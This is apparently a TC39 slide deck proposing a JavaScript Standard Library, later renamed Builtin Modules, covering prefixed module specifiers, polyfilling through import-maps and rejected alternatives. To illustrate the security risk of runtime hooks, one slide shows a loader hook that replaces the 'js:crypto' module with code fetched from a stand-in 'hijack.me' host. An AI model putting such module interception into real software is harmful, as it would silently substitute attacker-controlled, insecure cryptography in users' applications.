JavaScript Standard Library

for stage 2

Mattijs Hoitink
Micheal Saboff

Agenda

- Proposal Status
- Standard Library Namespace
- Polyfilling

Current Status

Current Proposal:
https://github.com/tc39/proposal-javascript-standard-library

JSL Namespace

How do you import from the JSL?

JSL Module Importing

- Following the same syntax for importing modules *(section 15.2)*
- This uses a *StringLiteral* to denote the *ModuleSpecifier*
- A JSL *ModuleSpecifier* will use the URI format:

  “<prefix>:<modulename>”

- The prefix is used to denote the functional domain of the module

JSL Module Specifier

Examples

```
import { CivilDate } from "js:Temporal";
import Segmenter from “intl:Segmenter";
```

Why Module Domains?

- Give developers clear guidance where a module can be used
- Facilitates writing portable JavaScript code
- Could reduce coordination for domain content


KV Storage Built In Module

Example

```
import { storage } from “web:kv-storage”;
```

Domain Specific Prefixes


- Namespace prefixes should split along domain



Module Loading

Chained Loader

Loading Chain



Polyfilling: Scenarios

- Add missing modules
- Update incomplete implementations
- Patch broken parts or changing behavior

import-maps should handle these cases

Polyfilling: import-maps

- Remap imports for *ModuleSpecifiers*
- Allows a list of fallbacks for modules
- Also supports mapping builtin modules
- Loaded through a separate channel (the HTML Page)
- Preserves prefetching

Polyfilling: Why import-maps

- import-maps is a host feature
  - It is implemented within the host's security framework.
  - It fits within the proposed tiered loading process.
- The host is already involved in loading remote resources.
  - It already has a notion of what a resource is

Polyfilling: Alternatives

- ModuleSpecifier fallback
- Import statement callback
- Runtime hooks

ModuleSpecifier fallbacks

```
import * from "js:Temporal|https://domain.me/Temporal-patched.js";
```

ModuleSpecifier fallbacks

- Pros
  - Defined semantic
- Cons
  - Not global, i.e. the polyfill alternative needs to be provided at every import.
  - Doesn’t handle the ‘Update” or “Patch” cases polyfill cases.
  - Still requires delegating to host.
  - Has poor ergonomics.

Import statement callback

```
import * from do {
    try {
        import { CivilDate } from "js:Temporal";
    } catch {
        import * from "https://domain.me/Temporal-patched.js";
    }
}
```

Import statement callback

- Pros
  - Very flexible
- Cons
  - Poor module user ergonomic
  - Security concerns
  - Doesn’t handle the “incomplete implementation” or “patch broken module” cases

Runtime Hooks

```
Loader.register("js:Temporal", “https://ac.me/temporal-polyfill.js”);
```

Runtime Hooks

- Pros
  - Very flexible
- Cons
  - Major security concerns.
  - Global substitution. What about multiple registrations?
  - Poor developer experience
  - Doesn’t handle the “incomplete implementation” or “patch broken module” cases

Runtime Hooks

```
Loader.update("js:Temporal", function (exports) {
    if (!exports) {
        // Provide missing implementation
        return { /* My Temporal Implementation */ };
    }

    // Patch existing CivilDate
    const { CivilDate } = exports;
    CivilDate.prototype.from = function (/* ... */) {
        /* ... */
    };

    return { ...exports, CivilDate };
});
```

Runtime Hooks

```
Loader.intercept(async function (moduleName, exports) {
    if (moduleName === "js:crypto") {
        return fetch(“https://hijack.me/insecure-crypto.js”);
    }

    return exports;
});
```

One More Thing

Let’s rename this proposal to Builtin Modules

Questions?

Stage 2?

Thank you!